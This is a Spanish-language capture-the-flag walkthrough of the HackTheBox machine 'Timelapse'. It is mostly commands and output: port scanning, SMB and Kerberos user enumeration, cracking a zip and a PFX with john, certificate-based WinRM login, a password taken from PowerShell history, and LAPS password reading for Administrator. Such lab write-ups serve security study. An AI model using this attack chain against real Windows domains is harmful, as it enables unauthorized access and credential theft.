

ping -c 3 10.10.11.152
PING 10.10.11.152 (10.10.11.152) 56(84) bytes of data.64 bytes from 10.10.11.152: icmp_seq=1 ttl=127 time=62.1 ms64 bytes from 10.10.11.152: icmp_seq=2 ttl=127 time=147 ms64 bytes from 10.10.11.152: icmp_seq=3 ttl=127 time=356 ms
Recon
sudo nmap -p- --open --min-rate 5000 -v -n -Pn 10.10.11.152 -oG allPortsnmap -sCV -p 53,88,135,139,389,445,464,593,636,3268,3269,5986,9389,49667,49673,49674,49693,49725 10.10.11.152 -oN targeted# Nmap 7.95 scan initiated Sun Aug 10 03:58:31 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p 53,88,135,139,389,445,464,593,636,3268,3269,5986,9389,49667,49673,49674,49693,49725 -oN targeted 10.10.11.152Nmap scan report for 10.10.11.152Host is up (0.073s latency).
PORT STATE SERVICE VERSION53/tcp open domain Simple DNS Plus88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-08-10 15:58:37Z)135/tcp open msrpc Microsoft Windows RPC139/tcp open netbios-ssn Microsoft Windows netbios-ssn389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)445/tcp open microsoft-ds?464/tcp open kpasswd5?593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0636/tcp open ldapssl?3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)3269/tcp open globalcatLDAPssl?5986/tcp open ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found| ssl-cert: Subject: commonName=dc01.timelapse.htb| Not valid before: 2021-10-25T14:05:29|_Not valid after: 2022-10-25T14:25:29| tls-alpn:|_ http/1.1|_ssl-date: 2025-08-10T16:00:08+00:00; +7h59m58s from scanner time.|_http-server-header: Microsoft-HTTPAPI/2.09389/tcp open mc-nmf .NET Message Framing49667/tcp open msrpc Microsoft Windows RPC49673/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.049674/tcp open msrpc Microsoft Windows RPC49693/tcp open msrpc Microsoft Windows RPC49725/tcp open msrpc Microsoft Windows RPCService Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| smb2-time:| date: 2025-08-10T15:59:30|_ start_date: N/A|_clock-skew: mean: 7h59m58s, deviation: 0s, median: 7h59m57s| smb2-security-mode:| 3:1:1:|_ Message signing enabled and required
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Sun Aug 10 04:00:12 2025 -- 1 IP address (1 host up) scanned in 100.71 seconds- El puerto 5985 está configurados para exigir conexiones HTTPS en WinRM, por lo cual para establecer una conexcion usaremos la opcion
-S.
echo "10.10.11.152 timelapse.htb" | sudo tee -a /etc/hostsnxc smb 10.10.11.152
SMB 10.10.11.152 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:False)nxc smb 10.10.11.152 -u 'guest' -p '' --shares
SMB 10.10.11.152 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:False)SMB 10.10.11.152 445 DC01 [+] timelapse.htb\guest:SMB 10.10.11.152 445 DC01 [*] Enumerated sharesSMB 10.10.11.152 445 DC01 Share Permissions RemarkSMB 10.10.11.152 445 DC01 ----- ----------- ------SMB 10.10.11.152 445 DC01 ADMIN$ Remote AdminSMB 10.10.11.152 445 DC01 C$ Default shareSMB 10.10.11.152 445 DC01 IPC$ READ Remote IPCSMB 10.10.11.152 445 DC01 NETLOGON Logon server shareSMB 10.10.11.152 445 DC01 Shares READSMB 10.10.11.152 445 DC01 SYSVOL Logon server share- User Enumeration
nxc smb 10.10.11.152 -u 'guest' -p '' --rid-bruteDnsAdminsDnsUpdateProxythecybergeekpayl0adlegacyysinfulzbabywyrmDB01$WEB01$DEV01$LAPS_ReadersDevelopmentHelpDesksvc_deployKerbrute
kerbrute userenum --dc 10.10.11.152 -d timelapse.htb users
- Archivos Compartidos
smbclient //10.10.11.152/Shares -U 'guest'smb: \> dir . D 0 Mon Oct 25 11:39:15 2021 .. D 0 Mon Oct 25 11:39:15 2021 Dev D 0 Mon Oct 25 15:40:06 2021 HelpDesk D 0 Mon Oct 25 11:48:42 2021winrm_backup.zip A 2611 Mon Oct 25 11:46:42 2021
7z l winrm_backup.zip
--Path = winrm_backup.zipType = zipPhysical Size = 2611
Date Time Attr Size Compressed Name------------------- ----- ------------ ------------ ------------------------2021-10-25 10:21:20 ..... 2555 2405 legacyy_dev_auth.pfx------------------- ----- ------------ ------------ ------------------------2021-10-25 10:21:20 2555 2405 1 fileszip2john winrm_backup.zip
john hash -w=/usr/share/wordlists/rockyou.txtUsing default input encoding: UTF-8Loaded 1 password hash (PKZIP [32/64])Will run 6 OpenMP threadsPress 'q' or Ctrl-C to abort, almost any other key for status
supremelegacy    (winrm_backup.zip/legacyy_dev_auth.pfx)
1g 0:00:00:00 DONE (2025-08-10 12:28) 4.000g/s 13910Kp/s 13910Kc/s 13910KC/s surkerior..supaloveUse the "--show" option to display all of the cracked passwords reliablySession completed.pfx2john legacyy_dev_auth.pfx > legacy.hashjohn legacy.hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 128/128 AVX 4x])Cost 1 (iteration count) is 2000 for all loaded hashesCost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashesWill run 6 OpenMP threadsPress 'q' or Ctrl-C to abort, almost any other key for status
thuglegacy (legacyy_dev_auth.pfx)
1g 0:00:00:35 DONE (2025-08-10 12:43) 0.02801g/s 90503p/s 90503c/s 90503C/s thugways..thugers1Use the "--show" option to display all of the cracked passwords reliablyPFX Extracted
Abrimos el archivo legacyy_dev_auth.pfx junto con la contraseña que obtuvimos.

Teniendo un RSA Key podemos extaer la llave privada.
openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out keyrpiv.pemthuglegacy
Ahora lo mismo para el certificado
openssl pkcs12 -in legacyy_dev_auth.pfx -clcerts -out legacyy.crtDesencriptamos la llave privada
openssl rsa -in keypriv.pem -out key.pemLegacyy User
evil-winrm --ssl -i 10.10.11.152 -k key.pem -c legacyy.crt
PowerShell History (PSReadLine)
C:\users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine
svc_deployE3R$Q62^12p7PLlC%KWaxuaVevil-winrm -i 10.10.11.152 -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV' -Snet user svc_deploy
User name svc_deployFull Name svc_deployCommentUser's commentCountry/region code 000 (System Default)Account active YesAccount expires Never
Password last set 10/25/2021 12:12:37 PMPassword expires NeverPassword changeable 10/26/2021 12:12:37 PMPassword required YesUser may change password Yes
Workstations allowed AllLogon scriptUser profileHome directoryLast logon 10/25/2021 12:25:53 PM
Logon hours allowed All
Local Group Memberships *Remote Management UseGlobal Group memberships *LAPS_Readers *Domain Usershttps://www.thehacker.recipes/ad/movement/dacl/readlapspassword
El atacante puede entonces leer la contraseña de LAPS de la cuenta del equipo (es decir, la contraseña del administrador local del equipo).
Get-ADComputer -filter {ms-mcs-admpwdexpirationtime -like '*'} -prop 'ms-mcs-admpwd','ms-mcs-admpwdexpirationtime'
,n2L]8D/#,[136{C0WU;{c3oevil-winrm -i 10.10.11.152 -u Administrator -p ',n2L]8D/#,[136{C0WU;{c3o' -S